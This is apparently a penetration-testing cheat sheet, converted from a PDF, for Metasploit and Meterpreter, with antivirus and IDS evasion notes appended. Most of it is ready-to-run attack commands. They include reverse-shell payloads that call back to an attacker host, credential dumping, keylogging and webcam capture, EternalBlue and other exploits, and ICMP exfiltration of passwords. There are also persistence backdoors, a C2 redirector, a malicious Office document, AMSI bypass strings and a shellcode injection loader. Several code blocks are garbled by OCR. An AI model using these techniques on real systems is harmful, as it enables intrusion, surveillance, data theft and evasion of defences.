Generating a PHP Webshell for Wordpress

You can use the below module

```
use
exploit/unix/webapp/wp_admin_shell_uploa
d
```

This module requires you to input the username and password of the admin account in the options.

Generating a .WAR payload

Most probably you will need a **.WAR** payload when you want to upload it to Apache Tomcat

```
msfvenom -p java/jsp_shell_reverse_tcp  
LHOST=192.168.1.108 LPORT=1234 -f war >  
shell.war
```

Generating a functional windows service binary

```
msfvenom -p windows/shell/reverse_tcp -f  
exe-service LHOST=ATTACKER_IP LPORT=4444  
-o myservice.exe
```

Meterpreter

Listing available commands

```
meterpreter > help
```

Listing the user with which Meterpreter is running

```
meterpreter > getuid
```

Listing running processes on the target

```
meterpreter > ps
```

Migrating to another process

For stability of the session, it's always good idea to migrate metepreter to another process

```
meterpreter > migrate [process-pid]
```

Make sure you don't lose privileges when you migrate to another process with lower privileges.

Dumping hashes from SAM database

```
meterpreter > hashdump
```

Searching for files inside the target machine

```
meterpreter > search -f [file-name]
```

loading a command line shell

```
meterpreter > shell
```

loading a mimikatz

```
meterpreter > kiwi
```

When loading additional tool such as [kiwi] or [python] make sure to use the [help] command to check for additional commands that may have been added for the tool you loaded.

Enumerating shares

```
meterpreter > background  
msf6 > use  
post/windows/gather/enum_shares
```

Screen Capture

```
meterpreter > screengrab
```

Web Cam Recorder

```
meterpreter > webcam_snap
```

Clipboard Data

```
meterpreter > load extapi
meterpreter > clipboard_get_text
meterpreter > clipboard_get_data
```

Keylogging

```
meterpreter > keyscan_start
meterpreter > keyscan_dump
```

Launching Meterpreter in Memory with PowerShell

If you managed to get access to the target you can then establish a stable reverse connection back to your attacker machine using both Meterpreter and PowerShell.

Step 1

Create a PowerShell payload from your attacking machine

```
sudo msfvenom -p  
windows/meterpreter/reverse_https -f psh  
-a x86  
LHOST=your-ip LPORT=443 shell.ps1
```

Step 2

Create another PowerShell script with the below content and choose any name you want. We will choose **encoded.ps1**

```
# Get Contents of Script
$contents = Get-Content shell.ps1

# Compress Script
$ms = New-Object IO.MemoryStream
$action =
[IO.Compression.CompressionMode]::
:Compress
$cs =New-Object
IO.Compression.DeflateStream
($ms,$action)
$sw =New-Object IO.StreamWriter ($cs,
[Text.Encoding] ::ASCII)
$contents | ForEach-Object
{$sw.WriteLine($ I)}
$sw.Close()

# Base64 Encode Stream
$code=
[Convert]::ToString($ms.ToArray())
$command= "Invoke-Expression '$(New-
Object IO.StreamReader('$(New-Object IO.
Compression. DeflateStream ('$(New-
Object IO. t4emoryStream
```

```
(,$ ( [Convert] ::  
FromBase64String('"$code'"))),  
[IO.Compression.CompressionMode]::Decom  
press) ),  
[Text.Encoding]::ASCII)).ReadToEnd()  
;"  
  
# Invoke-Expression $command  
$bytes=  
[System.Text.Encoding]::Unicode.GetBytes  
($command)  
$encodedCommand =  
[Convert]::ToBase64String($bytes)  
  
# Write to Standard Out  
Write-Host $encodedCommand
```

Step 3

Store **shell.ps1** and **encoded.ps1** under the same directory.

Step 4

Execute the below command on the attacker machine

```
powershell.exe -executionpolicy bypass  
encoded.ps1
```

Then copy the string shown in the output.

Step 5

On the attacker box start a listener with Metasploit

```
use exploit/multi/handler  
set payload windows/meterpreter/reverse  
https  
set LHOST ip-attacker  
set LPORT 443  
exploit -j
```

Step 6

Execute the below command on the target machine

```
powershell. exe -noexit -encodedCommand  
[paste-the-output-from-step-4]
```

Now check the listener and you should have received a shell.

Scanning and Enumeration

Port scanning

```
auxiliary/scanner/portscan/tcp
```

Of course, you need to setup the parameters with set and unset commands

View the discovered services after port scanning

```
<msf5 auxiliary(scanner/portscan/tcp) >
services>
```

Using nmap with Metasploit

```
db_nmap 192.168.8.2 -A -Pn
```

The syntax is the same for nmap.

Viewing discovered hosts

This is done after you execute nmap from metasploit.

```
hosts
```

Discovering machines running RDP service

```
<use scanner/rdp/rdp_scanner>
```

SMTP Enumeration

```
auxiliary/scanner/smtp/smtp_enum
```

Email Enumeration

We can enumerate emails using Metasploit modules. Use the below module and set the domain name of the target in the options and run it.

```
/auxiliary/gather/search_email_collector
```

Brute Force

SMB username and password

```
auxiliary/scanner/smb/smb_login
```

Exploitation

From MySQL to Shell

Getting shell after gaining authentication information on MySQL server. You also need to generate a

payload that connects back to a listener that you create.

```
use auxiliary/admin/mssql/mssql_exec  
  
msf auxiliary(mssql_exec) > set CMD  
"powershell -ExecutionPolicy bypass -  
NoExit -File [path-on the-target-]"
```

FTP-Vstpd

[1] This module exploits a malicious backdoor that was added to the VSFTPD download archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011 according to the most recent information available. This backdoor was removed on July 3rd 2011.

```
use exploit/unix/ftp/vstpd_234_backdoor
```

[2] This module exploits a malicious backdoor that was added to the ProFTPD download archive. This backdoor was present in the proftpd-1.3.3c.tar.[bz2|gz] archive between November 28th 2010 and 2nd December 2010.

```
msf > use  
exploit/unix/ftp/proftpd_133c_backdoor
```

MS17_010 Eternal Blue

This is one of the easiest vulnerabilities to exploit.
Just select the exploit, the payload and set the
RHOST and RPORT and ready to go.
Select the exploit**

```
msf6 > use  
exploit/windows/smb/ms17_010_永恒之蓝
```

Viewing Info about it**

```
msf6  
exploit(windows/smb/ms17_010_永恒之蓝  
) > info
```

Showing Compatible payloads**

```
msf6  
exploit(windows/smb/ms17_010_永恒之蓝  
) > show payloads
```

Setting the required parameters**

```
set rhosts 10.10.165.39
```

Running

```
exploit -z
```

Webmin CVE2012-2982

You can use the module below but it requires authenticated access, meaning you should have the credentials of the admin console of Webmin and the rest is straightforward.

```
msf > use  
exploit/unix/webapp/webmin_show_cgi_exec
```

ShellShock Vulnerability

[1] This module exploits the Shellshock vulnerability, a flaw in how the Bash shell handles external environment variables. This module targets CGI scripts in the Apache web server by setting the `HTTP_USER_AGENT` environment variable to a malicious function definition.

```
use  
exploit/multi/http/apache_mod_cgi_bash_e  
nv_exec
```

The above module will check if the host is vulnerable to the shellshock vulnerability. Just set the RHOST and the TARGETURL including the **cgi-bin** path.

Windows MS08-067

[1] Remote code execution vulnerability that affects Microsoft Windows 2000, Windows XP, Windows Server 2003, and rated Important for all supported editions of Windows Vista and Windows Server 2008.

Metasploit module

```
use exploit/windows/smb/ms08_67
```

The required options are straightforward.

Tomcat Manager Authenticated Upload Code Execution

[1] This module can be used to execute a payload on Apache Tomcat servers that have an exposed “manager” application. The payload is uploaded as a WAR archive containing a JSP application using a

POST request against the /manager/html/upload component.

```
use exploit/multi/http/tomcat_mgr_upload  
  
msf  
exploit(multi/http/tomcat_mgr_upload) >  
set httpusername tomcat msf  
  
exploit(multi/http/tomcat_mgr_upload) >  
set httppassword tomcat
```

NibbleBlog CMS

[1] Nibbleblog contains a flaw that allows an authenticated remote attacker to execute arbitrary PHP code. This module was tested on version 4.0.3. Make sure to change the details below according to the scenario

```
use  
exploit/multi/http/nibbleblog_file_uploa  
d  
exploit(multi/http/nibbleblog_file_uploa  
d) > set username admin  
  
exploit(multi/http/nibbleblog_file_uploa  
d) > set password nibbles  
  
exploit(multi/http/nibbleblog_file_uploa  
d) > set targeturi /nibbleblog
```

Microsoft IIS WebDAV

[1] Buffer overflow in the ScStoragePathFromUrl function in the WebDAV service in Internet Information Services (IIS) 6.0 in Microsoft Windows Server 2003 R2 allows remote attackers to execute arbitrary code via a long header beginning with "If:

```
use  
exploit/windows/iis/iis_webdav_scstorage  
pathfromurl  
  
set targeturi /_vti_bin
```

Unreal IRC

[1] This module exploits a malicious backdoor that was added to the Unreal IRCD 3.2.8.1 download archive. This backdoor was present in the Unreal3.2.8.1.tar.gz archive between November 2009 and June 12th 2010.

```
msf > use  
exploit/unix/irc/unreal_ircd_3281_backdo  
or
```

Drupal CMS

[1] This module exploits a Drupal property injection in the Forms API. Drupal 6.x, < 7.58, 8.2.x, < 8.3.9, < 8.4.6, and < 8.5.1 are vulnerable.

```
use  
exploit/unix/webapp/drupal_drupaleddon2
```

SYN Flood

```
/auxiliary/dos/tcp/synflood
```

Privilege escalation modules

Automatic

Use the below module to run exploit suggester on Linux systems after you have gained access.

```
use  
post/multi/recon/local_exploit_suggester
```

Manual

The Rotten Potato Exploit

We retrieve the list of current privileges

```
meterpreter > getprivs
```

if we see [SeAssignPrimaryTokenPrivilege] then we can proceed and upload [rottenpotato.exe]

```
meterpreter > upload rottenpotato.exe
```

Then we load [incognito] and execute the below

```
meterpreter > load incognito  
meterpreter > list_tokens -u
```

We execute the rotten potato

```
meterpreter > execute -Hc -f [path-to-  
rottenpotato-on-the-target]
```

List the tokens again and we should see the [NT_Authority_system]

```
meterpreter > list_tokens -u
```

Then we impersonate the token

```
meterpreter > impersonate_token "NT  
AUTHORITY\\SYSTEM"
```

Unquoted Service Path

The below module can be used

```
use  
exploit/windows/local/service_permission  
s
```

You have then to set the SESSION ID and run `exploit

Finding Files that Store Passwords in Plain Text

Use the below module

```
post/windows/gather/enum_unattend
```

Always Install Elevated

This issue can exist on a system that allows users to execute installer packages with system privileges without providing credentials.

```
use  
exploit/windows/local/always_install_ele  
vated
```

Set the LHOST, SESSION and run.

MS16_032 Secondary Logon Handler

Use the below Module

```
exploit/windows/local/ms16_032_secondary  
_logon_handle_privesc
```

Post Exploitation and Exfiltration

Launch a script automatically when a Meterpreter session is opened. Example listing currently logged on users when the session is opened

```
msf5 exploit(multi/handler) > set  
AutoRunScript  
windows/gather/enum_logged_on_users  
msf5 exploit(multi/handler) > exploit -j
```

Post exploitation with Metasploit to a domain-joined machine

On Meterpreter

```
meterpreter > use incognito  
meterpreter > list_tokens -u
```

The previous command lists all the current tokens of those who logged in before to the machine.
The goal is to find a token belonged to the admin of

domain controller.

Once we impersonate the admin token on the domain controller, we need to establish a new session with powershell for complete access.

For this we need the hostname of the current domain controller. We type in meterpreter [shell] to convert to [shell] on the windows

```
C:\Windows\system32>nslookup  
set type=all  
< _ldap._tcp.dc._msdcs.sandbox.local
```

This will result in the hostname of the domain controller

Establishing new session

```
dcsesh = New-PSSession -Computer  
SANDBOXDC  
Invoke-Command -Session $dcsesh -  
ScriptBlock {ipconfig}
```

Then we transfer a malicious executable created with [shelter] to the domain controller

```
Copy-Item "C:\Users\Public\chrome.exe" -  
Destination "C:\Users\Public\" -  
ToSession $dcsesh
```

In the above case, the malicious file was binded to chrome.exe then we execute it

```
Invoke-Command -Session $dcsesh -  
ScriptBlock {C:\Users\Public\chrome.exe}
```

And we will receive the reverse connection in our listener.

```
impersonate_token  
pentesting.local\\Administrator
```

Pass The Hash

```
msf > use exploit/windows/smb/psexec
msf exploit(psexec) > set RHOST <remote ip>
msf exploit(psexec) > set SMBUser <username>
msf exploit(psexec) > set SMBPass <hash>
msf exploit(psexec) > exploit
```

Data Exfiltration Through ICMP

The Metasploit framework will capture incoming ICMP packets and wait for a **Beginning of File (BOF)** trigger value. Once it is received, it writes to the disk until it gets an **End of File (EOF)** trigger value.

One of the requirements for this module is to set the **BPF_FILTER** option, which is based on TCPDUMP rules, to capture only ICMP packets and ignore any ICMP packets that have the source IP of the attacking machine

```
msf5 > use auxiliary/server/icmp_exfil
```

```
msf5 auxiliary(server/icmp_exfil) > set  
BPF_FILTER icmp and not src ATTACKER_IP
```

```
msf5 auxiliary(server/icmp_exfil) > set  
INTERFACE eth0
```

```
msf5 auxiliary(server/icmp_exfil) > run
```

On the victim machine, we will send the BOF trigger so that the Metasploit framework starts writing to the disk

```
sudo nping --icmp -c 1 attacker-ip --  
data-string "BOFfile.txt"
```

We specify the trigger value with the file name **BOFfile.txt**, set by default in the Metasploit framework. This could be changed from Metasploit if needed!

If everything is set correctly, the Metasploit framework should identify the trigger value and wait for the data to be written to disk.

Then we can start sending the required data and the end of the file trigger value from the victim machine.

```
sudo nping --icmp -c 1 attacker-ip --  
data-string "root:pass"
```

Gather Group Policy Preference Saved Passwords

This module connects to the machine's domain controller and looks for Group Policy Preference XML files containing local user accounts and passwords and decrypts them using Microsofts public AES key.

```
meterpreter > run  
post/windows/gather/credentials/gpp
```

Persistence

If you managed to compromise a machine and wants to logout and then login later, you can use Metasploit persistence module and plant a persistence backdoor.

This method requires a Meterpreter session and an executable/backdoor that will connect back to your machine.

Follow below steps

```
msf > use  
post/windows/manage/persistence  
msf· > set LHOST <attackers ip>  
msf > set LPORT <attackers port>  
msf > set PAYLOAD_TYPE <tcp or http or  
https>  
msf > set REXENAME backdoor.exe  
msf >SESSION 1  
msf> set STARTUP SERVICE
```

Network Pivoting

Adding a route to the discovered network

This assumes that you got access to a machine and discovered another network

```
Route add 172.28.128.3 255.255.255.0 1
```

OR

```
Run autoroute -s 172.28.128.3/24
```

OR

post/multi/manage/autoroute

#or

```
portfwd add -l 3306 -p 3306 -r [ip]
Set SESSION [id]
Set SUBNET [discovered-network-ip]
run
```

Activating socks4 proxy

You will need socks4 proxy in order to run commands against the target [which exists on the internal network you discovered before] from your own machine

```
Use auxiliary/server/socks4a
Set SRVPORT [port]
Run
```

Configuring proxychains

You should configure proxychains if you want to use socks4 proxy.

```
<root@kali:~$Nano /etc/proxchains.conf
```

And add the following:

```
Socks4 127.0.0.1 [port]
```

Configuring Metasploit to be full-fledged C2 server with a Redirector

Usually, when you have a C2 callback, you may set the callback host to a Domain, let's say attacker.com. It's very common for your C2 Server to get reported, when a user files a complaint. Usually, the server gets taken down fairly quickly. It can sometimes be as little as 3 hours and as much as 24.

Setting up a redirector ensures that any information you may have collected during the engagement is safe and sound and additionally you should set up a Firewall to only allow communication to and from your redirector(s) to mitigate any potential risks.

Setting up a redirector

Say you have apache2 installed along with Metasploit.

You will be leveraging a module called **mod_rewrite**

(or the Rewrite module). This module allows you to write rules to forward requests to internal or external hosts on a server based on specific HTTP headers or content. The following modules must be enabled in Apache2:

- rewrite
- proxy
- proxy_http
- headers

Then execute the below commands

```
a2enmod rewrite && a2enmod proxy &&  
a2enmod proxy_http && a2enmod headers &&  
systemctl start apache2 && systemctl  
status apache2
```

Configuring a compatible payload for the redirector

This can be any payload but it needs to be channeling the callbacks through http/https and you need to decide which part of the HTTP request headers that will be used by your redirector as a criterial to forward the callbacks to the C2 (Metasploit.)

The below command creates a reverse http shell with a custom useragent. You are free to set it as you see fit.

```
msfvenom -p  
windows/meterpreter/reverse_http  
LHOST=tun0 LPORT=80  
HttpUserAgent=youruseragent -f exe -o  
shell.exe
```

Configuring Apache2 for the redirector

Apache configs are located in the below path

```
/etc/apache2/sites-available/000-  
default.conf
```

To enable the [Rewrite Engine](#), we must add **RewriteEngine On** onto a new line in the VirtualHost section.

Now we will be using a Rewrite Condition targeting the HTTP User-Agent. For a complete list of HTTP Request Targets, see the [mod_rewrite documentation](#) on Apache.org. Because we only

want to match the User-Agent "youruseragent", we need to use some basic Regular Expressions to capture this; adding a ^ signals the beginning of a string and a \$ at the end of the series, giving us with "^NotMeterpreter\$".

This Regex will **only** capture the `youruseragent` User-Agent. We can add this line `RewriteCond % {HTTP_USER_AGENT} "^youruseragent$"` to our config to (as previously stated) only allow HTTP Requests with the NotMeterpreter user agent to access Metasploit.

Lastly, we must forward the request through Apache2, through our proxy, to Metasploit. To do this, we must use the ProxyPass feature of Apache's [mod_proxy module](#). To do this, we just need to specify the base URI that the request will be forwarded to (in our case, we just need "/"), and the target we want to forward the request to.

This **will** vary from setup to set up, but this IP Address will be your C2 server. In the lab scenario, it will be localhost and port that Metasploit is listening on. This will give us a full config file that looks like so

```
<VirtualHost *:80>

ServerAdmin webmaster@localhost
DocumentRoot /var/www/html

RewriteEngine On

RewriteCond %{HTTP_USER_AGENT}
"^(Not)Meterpreter$"

ProxyPass "/" "http://localhost:8080/"

<Directory>
AllowOverride All
</Directory>
ErrorLog ${APACHE_LOG_DIR}/error.log
CustomLog ${APACHE_LOG_DIR}/access.log
combined

</VirtualHost>
```

Lateral Movement and Pivoting

Adding a route to the discovered network

```
Route add 172.28.128.3 255.255.255.0 1
```

#Or

```
Run autoroute -s 172.28.128.3/24
```

#Or

```
post/multi/manage/autoroute
```

#or

```
portfwd add -l 3306 -p 3306 -r [ip]
```

```
Set SESSION [id]
```

```
Set SUBNET [discovered-network-ip]
```

```
run
```

Activating socks4 proxy

```
Use auxiliary/server/socks4a
```

```
Set SRVPORT [port]
```

```
Run
```

Configuring proxychains

```
root@kali:~$Nano /etc/proxchains.conf
```

And add the following:

```
Socks4 127.0.0.1 [port]
```

Putting it all together with Metasploit as a C2

To set up Meterpreter properly, we need to make a few modifications; We must set our LHOST argument to the incoming interface that we are expecting connections from, this could be 127.0.0.1.

In the real world, this will be your public interface that your Redirector will be connecting to (aka your Public IP Address), and the LPORT will be whatever you like.

For example, TCP/8080; this can be whatever you like in production. As always, the best practice is to run services over their standard protocols, so HTTP should run on port 80, and HTTPS should

run on port 443.

These options will also need to be duplicated for

`ReverseListenerBindAddress` and
`ReverseListenerBindPort`.

Next, we need to set up `OverrideLHOST` - This value will be your redirector's IP Address or Domain Name. After that, we need to set the `OverrideLPORT`; this will be the port that the HTTP *or* HTTPS is running on, on your Redirector.

Lastly, we must set the `OverrideRequestHost` to true. This will make Meterpreter respond with the `OverrideHost` information, so all queries go through the Redirector and not your C2 server. Now that you understand what must be configured.

```
msf6 > use exploit/multi/handler
```

```
exploit(multi/handler) > set payload  
windows/meterpreter/reverse_http
```

```
exploit(multi/handler) > set LHOST  
127.0.0.1
```

```
exploit(multi/handler) > set LPORT 8080
```

```
set ReverseListenerBindAddress 127.0.0.1
```

```
msf6 exploit(multi/handler) > set  
ReverseListenerBindPort 8080
```

```
exploit(multi/handler) > set  
OverrideLHOST 192.168.0.44
```

```
msf6 exploit(multi/handler) > set  
OverrideLPORT 80
```

```
msf6 exploit(multi/handler) > set  
HttpUserAgent NotMeterpreter
```

```
msf6 exploit(multi/handler) > set  
OverrideRequestHost true
```

```
msf6 exploit(multi/handler) > run
```

Creating Backdoors

MS-Office Backdoor

We use the module

exploit/windows/fileformat/office_word_hta to create a document that when opens will retrieve an hta file that will execute the payload and delivers the shell.

```
use  
exploit/windows/fileformat/office_word_h  
ta  
Show options
```

Then fill out the required fields where '10.10.14.18' is the your local attacker ip address that will server the payload on port **80** and listens on port **4545** for the incoming shell.

You have the freedom to set the **filename** and **URIPATH** as you see fit.

Module options
(exploit/windows/fileformat/office_word_hta):

Name	Current Setting	Required
Description		
-----	-----	-----
-----	-----	-----
FILENAME	invoice.doc	yes
The file name.		
SRVHOST	10.10.14.18	yes
The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.		
SRVPORT	80	yes
The local port to listen on.		
SSL	false	no
Negotiate SSL for incoming connections		
SSLCert		no
Path to a custom SSL certificate (default is randomly generated)		
URI PATH	default.hta	yes

The URI to use for the HTA file

Payload options

(windows/meterpreter/reverse_tcp):

Name	Current Setting	Required
Description		
-----	-----	-----
-----	-----	-----
EXITFUNC	process	yes
Exit technique (Accepted: '', seh, thread, process, none)		
LHOST	192.168.94.131	yes
The listen address (an interface may be specified)		
LPORT	4444	yes
The listen port		

Exploit target:

Id	Name
----	------

-- -----

0 Microsoft Office Word

AntiVirus Evasion

Generating an executable shellcode payload with 9 iterations to evade rudimentary anti virus signatures


```
root@kali:~$msfvenom -p  
windows/shell_reverse_tcp  
LHOST=192.168.8.3 LPORT=443 -f exe -e  
x86/shikata_ga_nai -i 9 -o shell-  
code.exe
```

Using an existing executable file to bind the shellcode with it using Meterpreter

```
root@kali:~$msfvenom -p  
windows/shell_reverse_tcp  
LHOST=192.168.8.3 LPORT=443 -f exe -e  
x86/shikata_ga_nai -i 9 -x  
/usr/share/windows-  
resources/binaries/plink.exe -o  
plink.exe
```

Evading detection of anti-virus softwares by enabling stage encoding in meterpreter multi handler

```
msf5 exploit(multi/handler) > set  
EnableStageEncoding true  
msf5 exploit(multi/handler) > set  
StageEncoder x86/shikata_ga_nai  
msf5 exploit(multi/handler) > exploit -j
```



AV & IDS/IPS Evasion Notes

Table of Contents

- AV Detection Methods
- Obfuscation techniques and principles
 - AntiVirus Signature Identification
 - Signature Identification Tools
 - ThreatCheck
 - AMSITrigger
 - Obfuscation Techniques
 - Object Concatenation
 - Changing Object Names
 - Changing Compilation Mode
 - Data Splitting / Merging
 - Using Dynamic Loading
- Evasion Techniques
 - Definition of a shellcode
 - Generation of a shellcode
 - Manual
 - With Tools
 - Msfvenom
 - Hex format shellcode
 - Binary format shell code
 - Encoding and Encrypting a shellcode
 - Encoding with msfvenom & Veil-Evasion

- Encryption with Msfvenom & Veil-Evasion
- Encoding and Encryption manually
- Aliasing
- Avoid Automatic Code Execution
- Runtime Evasion
- IPS/IDS Evasion
 - Goals of IPS/IDS Evasion
 - IPS/IDS Evasion Methods

AV Detection Methods

Signature-based detection

It is the most traditional method of identifying malware. This technique relies on the antivirus program's virus database, which contains unique signatures or patterns of known malware. The antivirus software scans files and compares them to the signatures in the database. If a match is found, the file is flagged as malicious.

However, signature-based detection has its limitations. It can only identify known malware and it is less effective against new or previously unknown threats, which is why it is often combined with other detection techniques.

Heuristic analysis

This involves examining a file's code, structure, or behavior to identify potential threats. This technique allows antivirus programs to detect previously unknown malware or new variants of existing malware. The heuristic analysis uses algorithms to determine if a file exhibits characteristics commonly associated with malicious software.

However, heuristic analysis can generate false positives because some legitimate programs share features or behavior patterns with malware.

However, it is a valuable tool for identifying new threats that may not yet have a signature in the virus database.

Behavioral analysis

Behavioral analysis is monitoring the real-time actions of software on a system to identify potential threats. This method relies on the principle that malware will exhibit malicious behavior, such as modifying system files, installing unauthorized software, or accessing sensitive data.

Sandbox analysis

Sandbox analysis involves executing a suspicious file in a controlled, isolated environment, commonly known as a "sandbox." This technique allows the antivirus program to observe the file's behavior without risking damage to the actual system. If the

file exhibits malicious behavior in the sandbox, it is flagged as a threat and removed from the system.

Note

You can find example of all obfuscation techniques by watching my series of YouTube Videos about AV evasion and Obfuscation found under the below playlist`

[https://www.youtube.com/playlist?
list=PLqM63j87R5p4cxcMXsU9T5FhL-gmwebJd](https://www.youtube.com/playlist?list=PLqM63j87R5p4cxcMXsU9T5FhL-gmwebJd)

Another Important Note

To evade Antivirus signatures and detection, we have to perform obfuscation techniques or evasion techniques.` `

Obfuscation techniques are applied to the source code of the program or the malware

Evasion Techniques are applied by first creating a shellcode either manually using Assembly language or with public tools such as msfvenom. Then the created shellcode should undergo a series of encoding, encryption, packing and binding to completely evade AV detections

Obfuscation techniques and principles

Lets first start by identifying the bytes in an executable that would trigger an Antivirus alarm then we can apply obfuscation techniques

AntiVirus Signature Identification

Signatures are used by anti-virus engines to track and identify possible suspicious and/or malicious programs.

When identifying signatures, whether manually or automated, we must employ an iterative process to determine what byte a signature starts at. By recursively splitting a compiled binary in half and testing it, we can get a rough estimate of a byte-range to investigate further.

This can be done with Signature Identification Tools to make the process more automated.

Once we have identified the signature, we can split the binary again and test it against the Antivirus

Signature Identification Tools

ThreatCheck

ThreatCheck leverages several anti-virus engines against split compiled binaries and reports where it believes bad bytes are present.

Help Menu

```
C:\>ThreatCheck.exe --help  
-e, --engine  
(Default: Defender) Scanning engine.  
Options: Defender, AMSI  
-f, --file Analyze a file on disk  
-u, --url Analyze a file from a URL  
--help Display this help screen. --  
version Display version information.
```

Example Usage

```
ThreatCheck.exe -f Downloads\Grunt.bin -  
e AMSI
```

AMSITrigger

AMSI leverages the runtime, making signatures harder to identify and resolve. ThreatCheck also does not support certain file types such as PowerShell that AMSITrigger does.

AMSITrigger will leverage the AMSI engine and scan functions against a provided PowerShell script and report any specific sections of code it believes need to be alerted on.

[Help Menu](#)

```
C:\>amsittrigger.exe --help
-i, --inputfile=VALUE Powershell
filename
-u, --url=VALUE URL eg.
<https://10.1.1.1/Invoke-NinjaCopy.ps1>
-f, --format=VALUE Output Format:
1 - Only show Triggers
2 - Show Triggers with Line numbers
3 - Show Triggers inline with code
4 - Show AMSI calls (xmas tree mode)
-d, --debug Show Debug Info
-m, --maxsiglength=VALUE Maximum
signature Length to cater for,
default=2048
-c, --chunksize=VALUE Chunk size to send
to AMSIScanBuffer, default=4096
-h, -?, --help Show Help
```


Example Usage

```
PS C:\> .\amsittrigger.exe -i bypass.ps1
-f 3
```

Obfuscation Techniques

Obfuscation is an essential component of detection evasion methodology and preventing analysis of malicious software. Obfuscation originated to protect software and intellectual property from being stolen or reproduced. While it is still widely used for its original purpose, adversaries have adapted its use for malicious intent.

The Layered obfuscation: a taxonomy of software obfuscation techniques for layered whose figure can be found below



Object Concatenation

concatenation is a common programming concept that combines two separate objects into one object, such as a string. The most common example of concatenation being used in malware is breaking

targeted **static signatures**

#example1

Before Concaentation

C

```
IntPtr ASBPtr =  
GetProcAddress(TargetDLL,  
"AmsiScanBuffer");
```

After Concatentation

C

```
IntPtr ASBPtr =  
GetProcAddress(TargetDLL, "Amsi" +  
"Scan" + "Buffer");
```

#Example2

Before Concaentation

C

```
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed', 'NonPublic, Static').SetValue($null, $true)
```

C

```
[Ref].Assembly.GetType('System.Management.Automation.'+'Amsi'+'Utils').GetField('amsi'+ 'Init'+ 'Failed', 'No'+'nPublic, S'+'tatic').$Value($null, $true)
```

Changing Object Names

Before Changing Object Names

```
#include "windows.h"
#include <iostream>
#include <string>
using namespace std;

int main(int argc, char* argv[])
{
    unsigned char shellcode[] =
    "";

    HANDLE processHandle;
    HANDLE remoteThread;
    PVOID remoteBuffer;
    string leaked = "This was
leaked in the strings";

    processHandle =
OpenProcess(PROCESS_ALL_ACCESS, FALSE,
DWORD(atoi(argv[1])));
    cout << "Handle obtained for"
<< processHandle;
    remoteBuffer =
VirtualAllocEx(processHandle, NULL,
sizeof shellcode, (MEM_RESERVE |
MEM_COMMIT), PAGE_EXECUTE_READWRITE);
```

```
        cout << "Buffer Created";\n\n        WriteProcessMemory(processHandle,\n            remoteBuffer, shellcode, sizeof\n            shellcode, NULL);\n\n        cout << "Process written with\n            buffer" << remoteBuffer;\n\n        remoteThread =\n        CreateRemoteThread(processHandle,\n            NULL, 0,\n            (LPTHREAD_START_ROUTINE)remoteBuffer,\n            NULL, 0, NULL);\n\n        CloseHandle(processHandle);\n\n        cout << "Closing handle" <<\nprocessHandle;\n\n        cout << leaked;\n\n\n        return 0;\n    }
```

After Changing Object Names

```
#include "windows.h"

int main(int argc, char* argv[])
{
    unsigned char awoler[] = "";

    HANDLE awerfu;
    HANDLE r wf hbf;
    P VOID iauwef;

    awerfu =
        OpenProcess(PROCESS_ALL_ACCESS, FALSE,
        DWORD(atoi(argv[1])));
    iauwef =
        VirtualAllocEx(awerfu, NULL, sizeof
        awoler, (MEM_RESERVE | MEM_COMMIT),
        PAGE_EXECUTE_READWRITE);
    WriteProcessMemory(awerfu,
        iauwef, awoler, sizeof awoler, NULL);
    r wf hbf =
